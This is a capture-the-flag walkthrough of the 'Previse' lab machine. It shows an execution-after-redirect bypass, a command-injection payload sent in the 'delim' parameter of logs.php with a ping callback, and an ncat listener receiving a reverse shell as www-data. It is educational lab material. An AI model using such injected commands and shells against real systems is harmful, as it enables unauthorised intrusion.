Previse

Synopsis

Previse is a easy machine that showcases Execution After Redirect (EAR) which allows users to retrieve the contents and make requests to accounts.php whilst unauthenticated which leads to abusing PHP's exec() function since user inputs are not sanitized allowing remote code execution against the target, after gaining a www-data shell privilege escalation starts with the retrieval and cracking of a custom MD5Crypt hash which consists of a unicode salt and once cracked allows users to gain SSH access to the target then abusing a sudo executable script which does not include absolute paths of the functions it utilises which allows users to perform PATH hijacking on the target to compromise the machine.


Skills

- Web exploitation
- Password cracking
- Linux privilege escalation
- Executing EAR
- Path hijacking

Exploitation

As always we start with the nmap to check what services/ports are open

We see only two ports open, so we started from opening the browser




We tried to brute force an access but without any success So we launched rib to find hidden directories

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--- Scanning URL: http://10.10.11.104/
+ http://10.10.11.104/files.php (CODE:302|SIZE:4914)
+ http://10.10.11.104/accounts.php (CODE:302|SIZE:3994)
+ http://10.10.11.104/config.php (CODE:200|SIZE:0)
+ http://10.10.11.104/download.php (CODE:302|SIZE:0)
+ http://10.10.11.104/footer.php (CODE:200|SIZE:217)
+ http://10.10.11.104/header.php (CODE:200|SIZE:980)
+ http://10.10.11.104/index.php (CODE:302|SIZE:2801)
+ http://10.10.11.104/login.php (CODE:302|SIZE:2224)
+ http://10.10.11.104/logout.php (CODE:302|SIZE:0)
+ http://10.10.11.104/logs.php (CODE:302|SIZE:0)
+ http://10.10.11.104/logs.php (CODE:302|SIZE:0)
+ http://10.10.11.104/logs.php (CODE:302|SIZE:0)
+ http://10.10.11.104/status.php (CODE:302|SIZE:2966)
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And we found multiple php files exposed on the server When we tried to open the file, we got HTTP/302 Redirection message but we just simply changed it into HTTP/200 OK hat let us in




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Pretty Raw
                   Hex
                            Render
1 HTTP/1.1 302 Found
2 Date: Thu, 31 Aug 2023 20:16:26 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
 7 Location: login.php
8 Content-Length: 4914
10 Content-Type: text/html; charset=UTF-8
13 <!DOCTYPE html>
    <head>
      <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
      <meta charset="utf-8" />
       <meta name="viewport" content="width=device-width, initial-scale=1.0" />
       <meta name="description" content="Previse rocks your socks." />
       <meta name="author" content="m41where" />
       <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
       <link rel="icon" href="/favicon.ico" type="image/x-icon" />
       <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
       <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
      <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
       <script src="js/uikit.min.js">
       </script>
       <script src="js/uikit-icons.min.js">
       </script>
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
Inside we got an ability to download source code of the application

	HOME ACCOUN	TS FILES	MANAGEMENT MENU	LOG OUT	
Files					
Upload files below, uploaded files in table be	low				
Select file SUBMIT					
Uploaded Files					
# NAME	SIZE	USER	DATE		DELETE
1 SITEBACKUP.ZIP	9948	newguy	2021-06-1	2 11:14:34	DELETE

As well as an ability to create a new user, we used this to create bogus user thus providing ourselves with a permanent access to the application




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After that we continued the enumeration of the application, where we found a parameter vulnerable to remote code exucution

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Request
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                    Hex
           Raw
1 POST /logs.php HTTP/1.1
2 Host: 10.10.11.104
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
 Gecko/20100101 Firefox/102.0
4 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://10.10.11.104
0 Connection: close
1 Referer: http://10.10.11.104/file_logs.php
2 Cookie: PHPSESSID=mcesfqdk6rkgilct18udjspoj2
3 Upgrade-Insecure-Requests: 1
5 delim=;ping+-c+5+10.10.14.24
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tcpdump: verbose output suppressed, use -v[v]... for full protocol decode listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes 16:21:07.910192 IP 10.10.11.104 > 10.10.14.24: ICMP echo request, id 2112, seq 1, length 64 16:21:08.915461 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 1, length 64 16:21:08.915495 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 2, length 64 16:21:09.913982 IP 10.10.11.104 > 10.10.11.104: ICMP echo reply, id 2112, seq 2, length 64 16:21:09.913995 IP 10.10.11.104 > 10.10.11.104: ICMP echo reply, id 2112, seq 3, length 64 16:21:10.914765 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 3, length 64 16:21:10.914765 IP 10.10.11.104 > 10.10.14.24: ICMP echo request, id 2112, seq 4, length 64 16:21:10.914778 IP 10.10.14.24 > 10.10.11.104: ICMP echo reply, id 2112, seq 4, length 64 16:21:11.915597 IP 10.10.11.104 > 10.10.14.24: ICMP echo reply, id 2112, seq 5, length 64 16:21:11.915609 IP 10.10.11.104 > 10.10.11.104: ICMP echo reply, id 2112, seq 5, length 64
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# ncat -nlvkp 5555

Ncat: Version 7.94 ( https://nmap.org/ncat )

Ncat: Listening on [::]:5555

Ncat: Listening on 0.0.0.0:5555

Ncat: Connection from 10.10.11.104:57436.

bash: cannot set terminal process group (1480): Inappropriate ioctl for device bash: no job control in this shell 
www-data@previse:/var/www/html$
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